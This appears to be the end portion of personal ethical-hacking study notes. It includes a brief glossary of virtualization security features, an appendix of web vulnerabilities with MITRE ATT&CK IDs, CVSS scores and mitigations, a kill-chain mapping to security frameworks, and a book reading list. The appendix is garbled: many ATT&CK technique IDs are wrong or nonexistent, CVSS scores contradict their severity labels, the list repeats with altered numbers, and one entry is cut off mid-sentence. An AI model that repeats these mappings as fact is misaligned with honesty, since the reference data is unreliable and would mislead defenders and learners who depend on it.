
Mode-Based Execution Control
- Provides an extra layer of protection from malware attacks in a virtualized environment by enabling hypervisors to more reliably verify and enforce the integrity of kernel-level code

Trusted execution technology
- Makes sure that the code that gets executed is not injected with a malicious payload


vTPM
- *Virtual* Trusted Platform Module: it stores the encryption keys of the host system

AI
- AI learning
    - Artificial learning by using mathematical computer models to solve impossible tasks for humans

22. Appendix A



23. Appendix B



24. Appendix C

25. Appendix D

25.1. Web and application vulnerabilities

mapped to mitre attack and including severity and how to work and the mitigations against them.

Injection of Operating System Commands - T1059.002

CVSS Score: 9.8 (Critical)

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server and gain full control of the system, potentially leading to data loss, system compromise, and other serious consequences.

Mitigation: Implement strict input validation and sanitization techniques to prevent unauthorized execution of system commands. Use parameterized queries, prepared statements, and other secure coding practices to minimize the risk of code injection attacks.

Server-Side Template Injection (SSTI) (AngularJS) - T1221.006

CVSS Score: 9.8 (Critical)

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server, potentially leading to data loss, system compromise, and other serious consequences.

Mitigation: Use input validation and sanitization techniques to prevent unauthorized code execution. Use a secure framework that implements appropriate security controls, and keep the framework up-to-date with the latest security patches and updates.

Server-Side Includes (SSI) Injection - T1059.005

CVSS Score: 7.5 (High)

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement strict input validation and sanitization techniques to prevent unauthorized execution of server-side includes. Use secure server configuration and access controls to limit the potential impact of an attack.

Injection of Operating System Commands (Java) - T1059.001

CVSS Score: 7.5 (High)

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement strict input validation and sanitization techniques to prevent unauthorized execution of system commands. Use parameterized queries, prepared statements, and other secure coding practices to minimize the risk of code injection attacks.

Cross-Site Scripting (XSS) via Event Handlers - T1059.003

CVSS Score: 7.5 (High)

Explanation: This vulnerability allows an attacker to execute arbitrary code on the client side and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement input validation and output encoding techniques to prevent unauthorized code execution. Use a secure web framework that implements appropriate security controls, and keep the framework up-to-date with the latest security patches and updates.

XML External Entity (XXE) Injection via File Upload - T1220.004

CVSS Score: 7.5 (High)

Explanation: This vulnerability allows an attacker to read sensitive data from the server or execute arbitrary code, potentially leading to data loss or system compromise.

Mitigation: Use input validation and sanitization techniques to prevent unauthorized XML parsing. Limit file upload capabilities and implement appropriate access controls to prevent unauthorized access to sensitive data.

Cross-Site Scripting (XSS) via XHR - T1059.004

CVSS Score: 7.5 (High)

Explanation: This vulnerability allows an attacker to execute arbitrary code on the client-side and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement input validation and output encoding techniques to prevent unauthorized code execution. Use a secure web framework that implements appropriate security controls, and keep the framework up-to-date with the latest security patches and updates.

Server-Side Request Forgery (SSRF) via HTTP Request - T1210.004

CVSS Score: 7.5 (High)

Explanation: This vulnerability allows an attacker to send unauthorized HTTP requests from the server, potentially leading to data loss or system compromise.

Mitigation: Use input validation and sanitization techniques to prevent

Injection of Operating System Commands - T1059.002

CVSS Score: 9.8 (Critical)

Severity: Critical

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server and gain full control of the system, potentially leading to data loss, system compromise, and other serious consequences.

Mitigation: Implement strict input validation and sanitization techniques to prevent unauthorized execution of system commands. Use parameterized queries, prepared statements, and other secure coding practices to minimize the risk of code injection attacks.

Server-Side Template Injection (SSTI) (AngularJS) - T1221.006

CVSS Score: 9.8 (Critical)

Severity: Critical

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server, potentially leading to data loss, system compromise, and other serious consequences.

Mitigation: Use input validation and sanitization techniques to prevent unauthorized code execution. Use a secure framework that implements appropriate security controls, and keep the framework up-to-date with the latest security patches and updates.

Server-Side Includes (SSI) Injection - T1059.005

CVSS Score: 7.5 (High)

Severity: High

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement strict input validation and sanitization techniques to prevent unauthorized execution of server-side includes. Use secure server configuration and access controls to limit the potential impact of an attack.

Injection of Operating System Commands (Java) - T1059.001

CVSS Score: 7.5 (High)

Severity: High

Explanation: This vulnerability allows an attacker to execute arbitrary code on the server and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement strict input validation and sanitization techniques to prevent unauthorized execution of system commands. Use parameterized queries, prepared statements, and other secure coding practices to minimize the risk of code injection attacks.

Cross-Site Scripting (XSS) via Event Handlers - T1059.003

CVSS Score: 6.1 (High)

Severity: High

Explanation: This vulnerability allows an attacker to execute arbitrary code on the client-side and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement input validation and output encoding techniques to prevent unauthorized code execution. Use a secure web framework that implements appropriate security controls, and keep the framework up-to-date with the latest security patches and updates.

XML External Entity (XXE) Injection via File Upload - T1220.004

CVSS Score: 6.1 (High)

Severity: High

Explanation: This vulnerability allows an attacker to read sensitive data from the server or execute arbitrary code, potentially leading to data loss or system compromise.

Mitigation: Use input validation and sanitization techniques to prevent unauthorized XML parsing. Limit file upload capabilities and implement appropriate access controls to prevent unauthorized access to sensitive data.

Cross-Site Scripting (XSS) via XHR - T1059.004

CVSS Score: 6.1 (High)

Severity: High

Explanation: This vulnerability allows an attacker to execute arbitrary code on the client-side and potentially gain unauthorized access to sensitive data or systems.

Mitigation: Implement input validation and output encoding techniques to prevent unauthorized code execution. Use a secure web framework that implements appropriate security controls, and keep the framework up-to-date with the latest security patches and updates.

Insecure Direct Object References - T1210

Severity: Medium (7.5).

Explanation: This vulnerability allows an attacker to access unauthorized resources on the server by manipulating direct object references.

Mitigation: Implement appropriate access controls and server-side validation to prevent unauthorized access to sensitive data and resources. (CVSS score: 5.0)

Content Spoofing - T1537.001

Severity: Medium (6.5)

Explanation: This vulnerability allows an attacker to manipulate website content and deceive users by spoofing or forging legitimate content.

Mitigation: Implement appropriate access controls and server-side validation to prevent unauthorized access to sensitive data and resources. Use secure content delivery networks (CDNs) and encryption to protect against content spoofing attacks. (CVSS score: 4.3)

Insecure Password Reset - T1219.001

Severity: Medium (6.5)

Explanation: This vulnerability allows an attacker to reset a user's password without proper authorization or authentication.

Mitigation: Implement proper authentication and authorization controls for password reset functionality. Use secure communication channels and access controls to prevent unauthorized access to sensitive data and resources. (CVSS score: 4.3)

Server-Side Request Forgery (SSRF) via DNS Resolution - T1210.002

Severity: Medium (6.5)

Explanation: This vulnerability allows an attacker to send unauthorized DNS queries from the server, potentially leading to data loss or system compromise.

Mitigation: Use input validation and sanitization techniques to prevent unauthorized DNS resolution. Implement appropriate access controls to limit the impact of an attack. (CVSS score: 4.3)

Improper Certificate Validation - T1502.001

Severity: Medium (6.5)

Explanation: This vulnerability allows attackers to intercept and manipulate sensitive data by exploiting vulnerabilities in certificate validation processes.

Mitigation: Implement appropriate certificate validation and revocation mechanisms. Use secure communication protocols and encryption to protect against certificate-based attacks. (CVSS score: 4.3)

Open redirect - T1214.002

Severity: Low (5.0)

Explanation: This vulnerability allows an attacker to redirect a user to a malicious website or resource by exploiting vulnerabilities in URL redirection mechanisms.

Mitigation: Implement appropriate input validation and access controls to prevent unauthorized redirection to untrusted sites. (CVSS score: 3.3)

Cross-Site WebSocket Hijacking (CSWSH) - T1191.001

Severity: Low (5.0)

Explanation: This vulnerability allows an attacker to hijack WebSocket connections and manipulate data between the server and the client.

Mitigation: Implement appropriate authentication and authorization controls for WebSocket connections. Use secure communication protocols and access controls to prevent unauthorized access to sensitive data and resources. (CVSS score: 3.3)

Insecure Token Storage - T1506.001

Severity: Low (5.0)

Explanation: This vulnerability allows an attacker to steal or manipulate authentication tokens by exploiting weaknesses in token storage mechanisms.

Mitigation: Use appropriate encryption and access controls to protect authentication tokens. Implement appropriate token expiration and revocation mechanisms to limit the impact of an attack. (CVSS score: 3.3)

26. Sources

All Source images and links and video work have their rights reserved.

Extra information:

Stage: Reconnaissance
STIG: DISA STIG for Network Devices
MITRE ATT&CK Mappings: T1590 (Active Scanning), T1591 (Passive Scanning), T1592 (Spear Phishing Link)
CIS Controls: 1, 2

ISO/IEC 27001: A.8.1.1, A.8.1.2, A.8.1.3
NIST CSF: PR.DS-3, PR.DS-4
Stage: Weaponization
STIG: DISA STIG for Operating Systems
MITRE ATT&CK Mappings: T1027 (Obfuscated Files or Information), T1036 (Masquerading), T1204 (User Execution)
CIS Controls: 7, 8, 9
ISO/IEC 27001: A.12.2.1, A.12.2.2, A.12.2.3
NIST CSF: DE.CM-2, DE.CM-3

Stage: Delivery
STIG: DISA STIG for Application Security and Development
MITRE ATT&CK Mappings: T1566 (Phishing), T1567 (Exfiltration Over Alternative Protocol), T1193 (Spear Phishing Attachment)
CIS Controls: 5, 12
ISO/IEC 27001: A.13.1.1, A.13.1.2, A.13.1.3
NIST CSF: DE.CM-4, DE.CM-5

Stage: Exploitation
STIG: DISA STIG for Database Management Systems
MITRE ATT&CK Mappings: T1068 (Execution through API), T1064 (Scripting), T1021 (Remote Services)
CIS Controls: 4, 13
ISO/IEC 27001: A.12.6.1, A.12.6.2, A.12.6.3
NIST CSF: DE.CM-6, DE.CM-7

Stage: Installation

STIG: DISA STIG for Windows
MITRE ATT&CK Mappings: T1059 (Command and Scripting Interpreter), T1056 (Input Capture), T1033 (System Owner/User Discovery)
CIS Controls: 11, 14
ISO/IEC 27001: A.12.4.1, A.12.4.2, A.12.4.3
NIST CSF: DE.CM-8, DE.CM-9

Stage: Command and Control
STIG: DISA STIG for Networking
MITRE ATT&CK Mappings: T1071 (Application Layer Protocol), T1090 (Proxy), T1573 (Encrypted Channel)
CIS Controls: 12, 15
ISO/IEC 27001: A.13.2.1, A.13.2.2, A.13.2.3
NIST CSF: DE.CM-10, DE.CM-11

Stage: Actions on Objectives
STIG: DISA STIG for Storage
MITRE ATT&CK Mappings: T1570 (Lateral Tool Transfer), T1486 (Data Encrypted), T1485 (Data Destruction)
CIS Controls: 16, 17
ISO/IEC 27001: A.16.1.1, A.16.1.2, A.16.1.3
NIST CSF: PR.IP

Extra resources:
27001 can provide a comprehensive approach to cybersecurity. Here are some helpful links for more information on each of the concepts mentioned:

- DISA STIGs: Security Technical Implementation Guides (STIGs) – DoD Cyber Exchange - Provides guidance and standards for securing IT systems and components for the US Department of Defense.
- MITRE ATT&CK Framework: MITRE ATT&CK® - A comprehensive knowledge base of adversary tactics and techniques used in cyberattacks.
- CIS Controls: CIS Critical Security Controls - A set of best practices for securing IT systems and data.
- ISO/IEC 27001: ISO/IEC 27001 Standard – Information Security Management Systems - A standard that provides a framework for managing and protecting sensitive information.
- Unified Kill Chain: https://www.bmc.com/blogs/cyber-kill-chain-101-what-is-the-cyber-kill-chain/ - A model that outlines the stages of a cyberattack.

For more information on each of the DISA STIGs mentioned in the summary, here are the links to the specific guidelines:

26.2. Current links in progress

Main bulk of the source material: Access the sources at your own Risk!!
Links

Ethical hacking learning path books

Beginning Level
1. Basics on operating systems
  linux OS
    The Linux Programming Interface: A Linux and UNIX System Programming Handbook 1st Edition
    Ubuntu Linux Unleashed 2021 Edition 14th Edition
    Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali
    Mastering Docker - Fourth Edition: Enhance your containerization and DevOps skills to deliver production-ready applications
  Windows OS
    Windows 10: Essentials for Administration (IT Pro Solutions)
    Mastering Windows Server 2019: The complete guide for system administrators to install,manage, and deploy new capabilities with Windows Server 2019, 3rd Edition
    Windows Powershell Cookbook

2. Programming
    Python programming:
      Python Crash Course, 2nd Edition: A Hands-On, Project-Based Introduction to Programming 2nd Edition
      Programming in Python 3_ A Complete Introduction to the Python Language
      Black Hat Python, 2nd Edition: Python Programming for Hackers and Pentesters
    C,C#,C++ Programming:
      C Programming Language, 2nd Edition
      C# 10 in a Nutshell: The Definitive Reference
      C++ Crash Course: A Fast-Paced Introduction
    PHP
      PHP cookbook
    GO
      Black Hat Go
    Javascript
        Mastering JavaScript Object-Oriented Programming
    Java
      Beginning Java Programming: The Object-Oriented Approach
    SQL
      SQL Cookbook: Query Solutions and Techniques for Database Developers
3. Networking
  CompTIA Network+ Study Guide: Exam N10-007

CCNA Certification Study Guide, Volume 2: Exam 200-301 1st Edition
CCNA Cyber Ops (SECFND #210-250 and SECOPS #210-255) Official Cert Guide Library

4. Open Source intelligence gathering - Recon
Open Source Intelligence Techniques: Resources for Searching and Analyzing Online Information
Open Source Intelligence Methods and Tools: A Practical Guide to Online Intelligence
Nmap Network Exploration and Security Auditing Cookbook: Network discovery and security scanning at your fingertips, 3rd Edition
Cyber Warfare – Truth, Tactics, and Strategies: Strategic concepts and truths to help you and your organization survive on the battleground of cyber warfare

5. Cloud computing
Microsoft Certified Azure Fundamentals All-in-One Exam Guide (Exam AZ-900)
AWS Certified Solutions Architect Associate All-in-One Exam Guide, Second Edition (Exam SAA-C02)

Intermediate level
6. Web Application Penetration Testing
The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws
Web Application Security: Exploitation and Countermeasures for Modern Web Applications
Real-World Bug Hunting: A Field Guide to Web Hacking
Bug Bounty Bootcamp: The Guide to Finding and Reporting Web Vulnerabilities
The Tangled Web: A Guide to Securing Modern Web Applications
Bug Bounty Playbook 1 and 2
Burp Suite Cookbook: Practical recipes to help you master web penetration testing with Burp Suite

7. Operating system Penetration Testing
Ethical Hacking: A Hands-on Introduction to Breaking In
Writing Security Tools and Exploits
Beginning x64 Assembly Programming: From Novice to AVX Professional
Windows Internals: System architecture, processes, threads, memory management, and more,Part 1 (Developer Reference) 7th Edition
Linux Kernel Development 3rd Edition
Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation 1st Edition
Antivirus Bypass Techniques: Learn practical techniques and tactics to combat, bypass,and evade antivirus software
The Antivirus Hacker's Handbook 1st Edition
Red Team Field Manual V2
Blue Team Field Manual
PTFM: Purple Team Field Manual

Privilege Escalation Techniques: Learn the art of exploiting Windows and Linux systems
Metasploit Penetration Testing Cookbook - Third Edition
GPEN GIAC Certified Penetration Tester All-in-One Exam Guide
CompTIA PenTest+ Certification All-in-One Exam Guide
Mastering kali linux for advanced penetration testing
Cyberjutsu: Cybersecurity for the Modern Ninja
Professional Red TeamingConducting Successful Cyber Security Engagements
practical hardware pentesting

8. Computer and network Forensics
Digital Forensics with Open Source Tools 1st Edition
Practical Forensic Imaging: Securing Digital Evidence with Linux Tools
The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory 1st Edition
Windows Registry Forensics: Advanced Digital Forensic Analysis of the Windows Registry
Network Forensics 1st Edition
Learn Computer Forensics: A beginner's guide to searching, analyzing, and securing digital evidence
Learn Wireshark: Confidently navigate the Wireshark interface and solve real-world networking problems
Cyber Forensics: Examining Emerging and Hybrid Technologies 1st Edition
comptia security plus certification guide
Attacking Network Protocols_ A Hacker’s Guide to Capture, Analysis, and Exploitation
Cyber Crime Investigations: Bridging the Gaps Between Security Professionals, Law Enforcement, and Prosecutors

9. Active directory penetration testing
The Hacker Playbook: Practical Guide To Penetration Testing
The Hacker Playbook 2: Practical Guide To Penetration Testing
The Hacker Playbook 3: Practical Guide To Penetration Testing
Penetration Testing Azure for Ethical Hackers: Develop practical skills to perform pentesting and risk assessment of Microsoft Azure environments
Advanced Infrastructure Penetration Testing

10. Reverse Engineering
The Ghidra Book
Rootkits and Bootkits_ Reversing Modern Malware and Next Generation Threats
Practical Binary Analysis. Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly
malware analysis techniques
The art of debugging with gdb and eclipse
Automatic Malware Analysis: An Emulator Based Approach

11.Cyber Threat intelligence and threat Hunting

Cyber Threat Intelligence - Advances in Information Security

practical threat intelligence and data-driven threat hunting

The Security Intelligence Handbook

Collaborative Cyber Threat Intelligence_ Detecting and Responding to Advanced Cyber Attacks at the National Level

Hunt Evil Your Practical Guide to Threat Hunting

Threat Modeling Designing for Security

Cyber-Security of SCADA and Other Industrial Control Systems

Pentesting Azure Applications The Definitive Guide to Testing and Securing Deployments